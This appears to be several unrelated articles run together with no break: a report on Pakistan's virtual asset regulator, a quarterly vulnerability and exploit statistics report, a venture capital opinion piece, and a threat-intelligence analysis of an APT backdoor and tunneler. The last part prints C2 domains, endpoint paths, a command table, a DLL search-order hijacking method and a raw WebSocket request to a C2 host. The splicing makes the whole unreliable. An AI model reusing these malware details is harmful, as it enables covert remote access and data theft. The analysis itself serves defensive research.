Pakistan has launched its virtual asset regulatory regime in less than six months while using just 8% of the budget allocated to build it, according to Bilal Bin Saqib, the country’s Minister of State and Chairman of the Pakistan Virtual Assets Regulatory Authority (PVARA).
Speaking at Bitcoin Asia in Hong Kong on August 28, Saqib said approximately $200,000 was used to build and operationalize the new regulatory framework, leaving roughly 92% of the approved budget unspent.
“We used only 8% of our approved budget to get this done,” Saqib announced. “Government should not measure success by how much money it spends. It should measure success by how much it delivers.”
Pakistan moved from primary legislation to notified regulations and a live licensing regime in under six months, establishing a formal pathway for companies operating in the digital asset sector.
The framework covers activities including exchanges, custody, brokerage, asset management, lending and settlement, while introducing requirements around governance, anti-money laundering and counter-terrorism financing, customer asset safeguarding, cybersecurity and market conduct.
For Pakistan, the regulatory rollout represents a significant shift toward bringing Bitcoin and digital asset activity into the formal financial system and providing companies with a defined framework for operating in the country.
Rethinking How Governments Build
Saqib framed the PVARA rollout as more than a regulatory achievement, arguing that it demonstrates how governments can operate differently in an environment where technology is developing rapidly.
Rather than building a large bureaucracy, the authority focused on smaller teams, technology-driven workflows and delivering a functioning regulatory framework.
“Technology is moving at machine speed. Government has to learn how to move much faster without compromising structure, accountability or consumer protection,” Saqib stated.
Saqib argued that governments need to balance speed with institutional credibility as emerging technologies continue to develop.
“Speed without structure can be dangerous. But structure without speed can become irrelevant.”
The approach reflects a broader vision for how Pakistan intends to compete in financial technology. Rather than simply adopting technologies developed elsewhere, the country is positioning itself to participate in the development of new financial infrastructure.
Beyond Crypto: The Agentic Economy
Saqib said Pakistan’s regulatory ambitions extend beyond today’s digital asset market.
The country is looking toward an economy increasingly shaped by tokenized markets, programmable payments, stablecoins, machine-to-machine commerce and artificial intelligence agents.
AI agents could eventually transact on behalf of individuals, companies and other machines, creating new questions around financial authority, identity, compliance and consumer protection.
Among the questions governments may need to address are who is responsible when an AI agent executes a financial transaction, how delegated authority should work and how anti-money laundering controls can function when machines transact directly with one another.
“Today we are regulating virtual asset service providers,” Saqib stated. “Tomorrow we will need regulation around agentic payments and the agentic economy.”
Saqib described the country’s virtual asset framework as an initial building block for this broader financial system.
Pakistan Wants to Build at the Frontier
The strategy represents an attempt to compress the traditional timeline for emerging markets, which often adopt financial and technological innovations after they have already matured in larger economies.
“Emerging markets do not have to spend the next decade catching up. We can build at the frontier,” Saqib said.
With a population of more than 240 million, Pakistan represents a potentially significant market for emerging financial technologies.
For PVARA, the immediate test will be whether the new regulatory regime can attract legitimate digital asset businesses while maintaining the consumer protections and oversight built into the framework.
But Saqib’s vision extends beyond regulation itself.
Pakistan’s rapid transition from legislation to live licensing — accomplished with only 8% of its approved budget — is being presented as a model for how governments can approach the next generation of financial infrastructure.
The country now wants to apply that same philosophy to an economy where digital assets, artificial intelligence and programmable finance increasingly converge.
You can watch Saqib’s full appearance at Bitcoin Asia 2026 below.
The vulnerability landscape shifted significantly in Q2 2026. First, the number of registered CVEs reached an unprecedented level. This is driven primarily by the widespread adoption of AI, both for application development and search for security flaws. This resulted in entire new classes of vulnerabilities emerging, particularly in the Linux networking subsystem.
Second, security researchers have been publishing exploits for unpatched vulnerabilities more frequently. Publications like these can generate significant fallout, since they potentially open the door for attackers to target unprotected systems.
Statistics on registered vulnerabilities
This section provides statistical data on registered vulnerabilities. The data comes from Kaspersky’s vulnerability knowledge base, which draws on the CVE database as well as the Russian BDU database and GitHub Advisory (GHSA). As a result, the figures for previous reporting periods may differ from those published in earlier reports.
We examine the number of registered vulnerabilities for each month over the last five years. As the chart below shows, this number continues to surge, a trend reflected across all the databases we track. It’s driven primarily by the widespread adoption of AI tools: as we predicted in our previous report, these tools have played a major role in the discovery of vulnerabilities in third-party software. Meanwhile, these tools often contain security issues of their own. For example, OpenClaw, a popular AI project, ranked 12th among those with the highest number of vulnerabilities discovered and published in Q2, with over 200 CVEs registered during the reporting period. Finally, AI development tools are also contributing to the vulnerability landscape, since the quality of the code they produce can vary widely. Therefore, the rate at which new vulnerabilities are discovered will inevitably keep growing.
Total published vulnerabilities per month from 2022 through 2026 (download)
Next, we analyze the number of new critical vulnerabilities (CVSS > 9.0) over the same period.
Total critical vulnerabilities published per month from 2022 through 2026 (download)
As the chart shows, the number of published critical vulnerabilities jumped sharply in Q2. This is because using AI for vulnerability research makes it possible to analyze massive amounts of previously unexamined code, uncover new attack surfaces, and identify entire classes of vulnerabilities that have gone unnoticed for decades. In particular, AI was used to find a series of Dirty Frag vulnerabilities in the Linux kernel.
Exploitation statistics
This section presents statistics on vulnerability exploitation for Q2 2026. The data draws on open sources and our telemetry.
Windows and Linux vulnerability exploitation
Q2 2026 saw a new precedent in the publication of vulnerabilities in Windows components and exploits for these: researchers no longer waiting for CVE registration, let alone patches. A case in point: a researcher who goes by Nightmare Eclipse (also known as Chaotic Eclipse) published a list of new “named” vulnerabilities across various Windows subsystems. At the time the technical details were published, none of the vulnerabilities had been assigned a CVE identifier:
BlueHammer: a local privilege escalation vulnerability in Windows Defender. During signature database updates, a time-of-check to time-of-use (TOCTOU) race condition occurs, allowing an attacker to substitute the directory where temporary update files are written. The researcher published a fully functional exploit for the vulnerability.
RedSun: another logical vulnerability in Windows Defender with a working exploit. Suspicious and malicious files marked as “cloud” can be overwritten or restored to their original directory with elevated privileges. The exploit incorporates fragments of algorithms that make it possible to leverage various logical vulnerabilities in Windows, effectively combining a large number of popular exploitation techniques.
YellowKey: a vulnerability that lets the user bypass BitLocker full-disk encryption and access system data through the Windows Recovery Environment (WinRE). A fully functional exploit was also published.
GreenPlasma: a vulnerability that enables system object injection via the CTF loader for the Collaborative Translation Framework (CTFMON) service in Windows. The original publication included an exploit with limited functionality.
RoguePlanet: yet another Windows Defender vulnerability that, like BlueHammer, stems from a TOCTOU issue, this time in the engine responsible for real-time system scanning. The published exploit uses the vulnerability to overwrite the system file wermgr.exe with a malicious one.
UnDefend: another vulnerability in the Windows Defender service. This time, the exploit causes a denial of service and blocks updates.
Even though such cases remain isolated for now, we believe they’ll grow into a full-fledged trend. Early publication of exploits gives attackers an advantage over software developers, who are left with no time to fix the issues.
Veteran vulnerabilities in Windows software also remain relevant. These are the ones our solutions most frequently detect exploits for:
CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
CVE-2023-38831: a vulnerability in WinRAR that involves improper handling of objects within an archive
CVE-2025-6218 (formerly ZDI-CAN-27198): another WinRAR vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
CVE-2025-8088: a vulnerability similar in exploitation method to CVE-2025-6218. The attackers used NTFS Streams to circumvent controls on the directory into which files are being unpacked
The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.
That said, the number of Windows users who encountered exploits declined slightly in Q2, hitting an 18-month low.
Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
Linux also hit a rough patch in Q2 2026. Specifically, the period saw the disclosure of the Dirty Frag family of vulnerabilities, which lets an attacker reliably escalate privileges within the operating system.
All the vulnerabilities published in Q2 2026 were, in one way or another, related to the Linux caching subsystem. Here are the ones being most actively exploited:
CVE-2026-31431 (Copy Fail): a local privilege escalation vulnerability in the Linux kernel that lets an unprivileged user modify the page cache and gain root privileges. Especially dangerous for cloud and containerized environments
CVE-2026-43284, CVE-2026-43500 (Dirty Frag): a family of vulnerabilities in the Linux networking subsystem (IPsec ESP and RxRPC) that lets a local user overwrite the page cache and escalate privileges to root
CVE-2026-46300 (Fragnesia): a local privilege escalation vulnerability in the Linux kernel related to packet fragment handling and the page cache mechanism. It lets an unprivileged user gain root privileges and is also classified as part of the Dirty Frag family
CVE-2026-31635 (DirtyDecrypt): a Linux kernel vulnerability that lets a local attacker escalate privileges due to improper handling of decryption operations and page cache data modification
CVE-2026-43494 (PinTheft): a Linux kernel vulnerability that lets a local user gain elevated privileges due to errors in the memory page pinning mechanism
CVE-2026-46331 (pedit COW): a vulnerability in the Linux kernel’s traffic control subsystem (tc-pedit) that exploits a flaw in copy-on-write to modify the page cache and subsequently escalate privileges to root
The vulnerabilities described above were quickly embraced by attackers. At the same time, our solutions continue to detect exploitation attempts targeting older vulnerabilities as well:
CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
CVE-2023-32233: another Netfilter subsystem vulnerability that allows for Use-After-Free conditions and privilege escalation through improper processing of network requests
Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q2 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)
In Q2 2026, the number of Linux users who encountered exploits declined slightly compared to Q1. Given that a significant share of new vulnerabilities are tied to the operating system’s caching subsystem, we recommend installing patches as quickly as possible, or disabling vulnerable kernel modules if patching isn’t an option.
Most common published exploits
The distribution of published exploits by software type in Q2 2026 includes categories that haven’t appeared in the sample for a long time. For instance, we’re once again seeing exploits targeting SharePoint. It’s worth noting that while several vulnerability write-ups for Exchange and SharePoint were published during the quarter, most turned out to be fake, AI-generated research. While the articles and exploit source code themselves look fairly polished, they describe nonexistent problems in the software or its components — often close to genuinely vulnerable mechanisms — in order to mislead researchers. This type of attack is aimed at increasing the time it takes to detect real vulnerabilities. In some cases, the description of a nonexistent vulnerability came bundled with completely unrelated malware.
Distribution of published exploits by platform, Q1 2026 (download)
Distribution of published exploits by platform, Q2 2026 (download)
Vulnerability exploitation in APT attacks
We analyzed which vulnerabilities were exploited in APT attacks during Q2 2026. The rankings provided below include data based on our telemetry, research, and open sources.
TOP 10 vulnerabilities exploited in APT attacks, Q2 2026 (download)
In Q2 2026, a trend emerged in APT attacks toward exploiting new vulnerabilities right from the moment they’re published. As before, we’re also seeing a large number of zero-day vulnerabilities. The Langflow vulnerability deserves particular attention: it’s one of the first cases of an APT group exploiting AI technology, which many organizations are only just beginning to integrate. Because most of this tech is proprietary, it has a considerable number of security blind spots. Therefore, given the growing number of AI-based automation tools, we strongly recommend going beyond the usual patching and developing secure procedures for credential use and sensitive data handling in systems that rely on agents and LLMs.
C2 frameworks
In this section, we examine the most popular C2 frameworks used by APT groups and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.
The chart below shows the frequency of known C2 framework usage in attacks during Q2 2026, according to open sources.
TOP 10 C2 frameworks used by APTs to compromise user systems, Q2 2026 (download)
Sliver, Havoc, AdaptixC2, and Metasploit remain the most widely used C2 frameworks. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:
CVE-2026-35273: a vulnerability in Oracle PeopleSoft PeopleTools that security vendors classify as server-side request forgery (SSRF). The details of the vulnerability have never been disclosed, although some research covers the post-exploitation steps
CVE-2023-46604: an insecure deserialization vulnerability in Apache ActiveMQ that allows arbitrary code execution in the context of the service process
CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
CVE-2023-36884: a vulnerability in the Windows Search component that allows commands to be run on the system, bypassing the mark-of-the-web (MoTW) mechanism
CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities in WinRAR that allow files to be extracted from an archive to a predetermined path, potentially without the archiving utility displaying any alerts to the user
These vulnerabilities show that attackers used them for initial access and privilege escalation on vulnerable systems, setting the stage for launching a C2 agent. They include both zero-day vulnerabilities and fairly well-known security issues.
LLM/AI tool vulnerabilities
This section analyzes data published in Kaspersky’s vulnerability knowledge base. We reviewed the Q2 2026 version of the knowledge base.
As mentioned above, AI tools, plugins, and technologies have proven fairly effective at automating the search for problematic code and anomalous behavior. The high speed at which new vulnerabilities are being discovered has naturally created a need to fix them just as quickly. AI is often used for this too, which increases the volume of code being generated. However, neither code written without human involvement nor AI-generated advice is always correct.
The chart below covers registered vulnerabilities in AI tools for 2025–2026.
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

As the charts show, AI tools are racking up a substantial number of registered vulnerabilities, and that number keeps growing quarter over quarter. It’s also worth looking at how AI tool vulnerabilities break down by type, according to the CWE system:
TOP 6 vulnerability types in products that implement or use AI/LLM logic, 2025–2026
Interestingly, vulnerabilities of an undetermined type have ranked first in every quarter since the start of 2025. Traditionally-made software has the same issue, and it doesn’t look like the growing number of AI tools will fix it. It’s also notable that the list includes classes CWE developers themselves don’t recommend using for vulnerability classification, since they lump together a whole range of more specific types. CWE-284 is an example of this.
Looking at the most common classes, the key issues found in AI-related software can be summed up as follows:
Inadequate access control over critical system objects
Improper implementation of authentication and authorization mechanisms
Injections
It’s worth noting that injection-related vulnerabilities were relatively rare before AI agents took off (previously, they mostly affected web apps). Recently, though, these security issues have become relevant again.
Looking back at a year and a half of the AI boom, one conclusion stands out regarding registered vulnerabilities: AI tool developers are more focused on expanding functionality than on security. This is worth keeping in mind when using these tools. Let’s look at the projects and applications that either integrated AI tools or offered them as the core product. Below is a list of the those with the highest number of registered vulnerabilities for 2025–2026.
TOP AI/LLM-related projects by number of published vulnerabilities, 2025–2026 (download)
Notable vulnerabilities
This section highlights the most significant vulnerabilities published in Q2 2026 that have publicly available descriptions. Since the above already covers several significant vulnerabilities published during the reporting period, this section consists mainly of LLM/AI tool vulnerabilities.
CVE-2026-25253: a gatewayUrl vulnerability in OpenClaw
The issue stems from the fact that the OpenClaw user interface trusts the value of the gatewayUrl parameter passed in the URL and automatically establishes a WebSocket connection to the specified address. During this connection process, it sends an authentication token without any additional user confirmation.
The attack algorithm exploiting this vulnerability works as follows:
The application obtains a critical connection address from an external source (the gatewayUrl URL parameter), which is controlled by the attacker.
There is no validation before use.
The client automatically initiates a connection to the address specified in the parameter, which belongs to the attacker.
While connected, the application sends credentials (an access token) to the specified address.
If the attacker obtains a valid token, the consequences depend on that token’s level of access within the system. In general, this could lead to:
User session compromise
Execution of operations on the user’s behalf
Modification of the AI agent configuration
Unauthorized access to tools and resources connected to the agent
Under certain OpenClaw configurations, further compromise of the host running the agent
It’s worth noting that the risk of exploitation arises from a combination of several factors: the automatic connection and token transmission, the lack of address trust verification, and the high privileges granted to the local AI agent.
CVE-2026-41948: a path traversal vulnerability in the Dify AI platform
The vulnerability lets an authenticated user craft a request that enables the application to escape its permitted tenant and gain access to internal REST APIs that weren’t meant for that user. The root cause is insufficient normalization and validation of the URL path before it’s passed to the internal service.
Depending on the Dify configuration, the consequences can include:
Unauthorized access to internal service interfaces
Breach of isolation between workspaces
Exposure of internal service information
Conditions favorable to further attacks when combined with other vulnerabilities
The use of Dify in enterprise AI platforms is particularly risky, since internal services there tend to hold elevated privileges.
CVE-2026-45386: an improper access control vulnerability in Open WebUI
In Open WebUI, pin/unpin operations on messages are write operations, since they modify that message’s metadata (is_pinned, pinned_by, pinned_at). In vulnerable versions, however, before performing these actions, the API only checked for read access to the channel (a chat between a user or group and the AI) containing the message, not permission to modify its content. As a result, a user with a role limited to viewing messages could still change a message’s pinned status.
The vulnerability’s mechanism works as follows:
The user initiates an action that changes the state of an object.
The application treats this action as a regular read request.
Only channel view permission is checked.
The application performs a write without verifying the required user authorization.
This violates one of the fundamental principles of access control models — namely, that any operation that changes the state of data must be checked for the appropriate write or moderation permissions, regardless of whether the object itself is readable.
Although the vulnerability doesn’t lead to arbitrary code execution or compromise of sensitive data, it can affect data integrity and collaborative workflows. Potential consequences of exploitation include unauthorized pinning or unpinning of messages, disruption of channel moderators’ and administrators’ activities, changes to the display order of important information, and even the potential spread of false or misleading information by altering the channel containing a pinned message.
Open WebUI is widely used as an interface for interacting with local and enterprise LLMs. In these systems, pinned messages often contain important instructions, announcements, or tips for users. The ability to modify them with minimal privileges can disrupt collaborative workflows, cause confusion, and undermine trust in information published by administrators and moderators.
CVE-2026-45501: a vulnerability in Microsoft Exchange
The vulnerability stems from improper neutralization of user input when generating Exchange web pages. As a result, the browser may interpret specially crafted data as active content instead of plain text.
Although Microsoft categorizes the potential impact of exploiting this vulnerability as spoofing, flaws like this can lead to alteration of displayed content, imitation of trusted interfaces, actions on behalf of the user within an active session, and abuse of user trust.
It’s worth noting that issues like this are still relevant in modern software, given that mechanisms like Content Security Policy and various parsers were specifically created to help developers neutralize dangerous parts of user page content.
Conclusion and advice
Q2 brought the first significant results of AI automation adoption in software development and vulnerability hunting tools. This research shows that beyond traditional patch management, organizations now need real-time monitoring of systems and access controls, since infrastructure and everyday applications now contain far more AI functionality that could lead to compromise.
Accordingly, besides quickly detecting infrastructure vulnerabilities and managing security patches, modern enterprise-grade security solutions need to provide a broad range of preventive measures for tracking the overall health of systems and workstations. Kaspersky Next meets these requirements by combining proactive mechanisms with the ability to respond promptly to emerging threats.

Click to enlarge. The top 5% of U.S. seed-round valuations reached $200.4 million in Q2 2026, up 177% from a year earlier, even as fewer companies were funded. (Chart: Peter Walker / Carta)
Guest Opinion: When I moved to Seattle in 2000 and started in venture capital, I read the book “The Silicon Boys: And Their Valley of Dreams,” which told the story of how venture capital drove the innovation ecosystem.
Entrepreneurs toiled day and night in their garages. Venture capitalists discovered these entrepreneurs, writing “small” checks for ownership and partnering side by side to build blue-chip companies. John Doerr of Kleiner Perkins alone backed Intuit, Netscape, Amazon, and Google.
More than 25 years later, venture capital is going through a dramatic evolution, chasing once-in-a-lifetime IPOs like SpaceX, Anthropic and OpenAI. There is more venture capital available than ever before, and it is harder than ever for most founders to get funded, especially if you are not working on foundational AI.
Today’s founders need to think hard about alternative financing and growth strategies, rather than relying on venture capital. But before we get to those solutions and ideas, here are just a few examples of what’s happening in the market.
Anthropic envy: The Wall Street Journal covers the story of Spark Capital’s Yasmin Razavi, a former McKinsey consultant who invested $75 million in Anthropic when much of Silicon Valley passed at a $4 billion valuation in 2023. That stake is now worth about $7 billion — nearly 100x in three years! Silicon Valley is now chasing this pattern.
More money, fewer winners: In 2025, US venture firms deployed roughly $319 billion, according to the PitchBook-NVCA Venture Monitor. In the first half of 2026 alone, they put in $412.7 billion, more than all of 2025. Capital has never been more abundant. But according to Silicon Valley Bank, 33% of all US venture dollars went to the top 1% of companies by valuation, up from 12% in 2022.
Seed valuations for the “right company” are at an all-time high.The bar for the next round is not a little higher. It is roughly double what it was a few years ago.
Peter Walker from Carta tracks seed valuations over time showing that the top 5% of seed deals are up 177% year over year, rising from about $72 million to $200 million. Carta found that 30.6% of companies that raised a seed round in early 2018 reached a Series A within two years. For the 2022 cohort, that number fell to 15.4%.
The practical takeaway for founders: The median revenue you now need to raise a Series A has roughly tripled, to about $3.5 million in ARR.
VC for the select few: A company that would have raised easily a few years ago now can’t get funded at all. Reid Christian from CRV argues the way to raise now is to be “Legible to Capital.” Two kinds of startups are getting funded, he says: “stupidly obvious credentialed teams with a semblance of an idea” priced at $50-200M, and later-stage rounds that “don’t require any amount of thinking.”
If the founders are the right demographic — “young, cracked, or repeat,” the right schools, “nepo, etc.” — capital finds them. Everyone else, he writes, is “just fighting pattern recognition in a lemming industry.”
So what should a founder do?
Go for it and raise VC: If you are building the next OpenAI, go raise VC. Recruit the best team possible and swing for the fences. Make sure you execute and your growth rates match the high expectations for a 2026 VC-backed company.
Heather Redman of Flying Fish Partners says companies “are getting pre-seed financed at ‘modest’ valuations and then going and executing like crazy to show dramatic growth … and raising great successive follow-on rounds.”
Seattle’s Tin Can is a great example of a contrarian bet (landlines for kids) that is showing tremendous growth and follow-on VC funding success.
Seek other sources of capital: Kirby Winfield of Ascend says, “If you don’t have reasonable confidence in hitting $3M-$5M ARR within 18-24 months of your first commercial contract you probably shouldn’t raise venture in 2026.”
If that’s not you, that’s fine — it just means priced venture equity may be the wrong instrument. Other sources of capital to consider:
Angel funding: Individual angel investors write smaller checks, move faster, and don’t carry the same growth expectations or blocking rights as institutional VCs. A round assembled from angels lets you raise less, give up less ownership, and avoid the signaling trap where a lead investor’s follow-on decision dictates your next round. The tradeoff is more relationships to manage and less firepower behind you for follow-on financing — but you keep control of your own timeline.
Venture debt: For companies with revenue and real margins, venture debt extends runway without dilution. It’s a loan taken alongside or shortly after an equity round, repaid over time with interest. The catch: it usually assumes an equity sponsor standing behind you, and it’s debt that must be paid back, so it works best as a bridge to a clear milestone.
Revenue-based financing: This approach, which advances capital against your recurring revenue, is one of the fastest-growing categories in startup finance. If you have predictable revenue and real margins, you have more options than a priced equity round. Providers advance a multiple of your monthly recurring revenue and get repaid as a percentage of it. It’s built for exactly the company this market has stranded: too small for a mega-round, too healthy to need one.
Get profitable fast: The cheapest capital you will ever raise is your own revenue. The best founders are not thinking about VC or chasing the next investment milestone. They’re heads-down building their businesses. AI has made this easier than at any point in history. A small team that controls its own burn controls its own destiny.
Aviel Ginzburg of Foundations and Founders’ Co-op offers this parting advice for founders: “Recognize that venture is just as confused as they are. We aren’t gatekeepers here, we’re getting disrupted.”
Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.
During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.
Technical details
Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.
NightLedger backdoor
NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.
When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.
NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.
When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.
NightLedger supports the following commands:
Command ID
Description
1
Gather user and host identity information
3
Execute a process/program
17
List directories
20
Download a file to the infected system
25
Gather host and network information
27
Copy a file
30
Update beacon interval
36
Take a screenshot
43
Load a DLL
56
Kill a process
62
Delete a file
69
Terminate thread
70
Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75
Enumerate logical drives
90
List processes
93
Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.
Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.
BridgeHead – a WebSocket tunneler
During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.
If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:
GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38
The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.
The malware’s next action depends on the HTTP response returned by the server:
HTTP response
Description
407 (Proxy Auth Required)
Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols)
Success. Proceeds to WebSocket upgrade and authentication.
Other
Connection failed. Closes all handles, enters backoff.
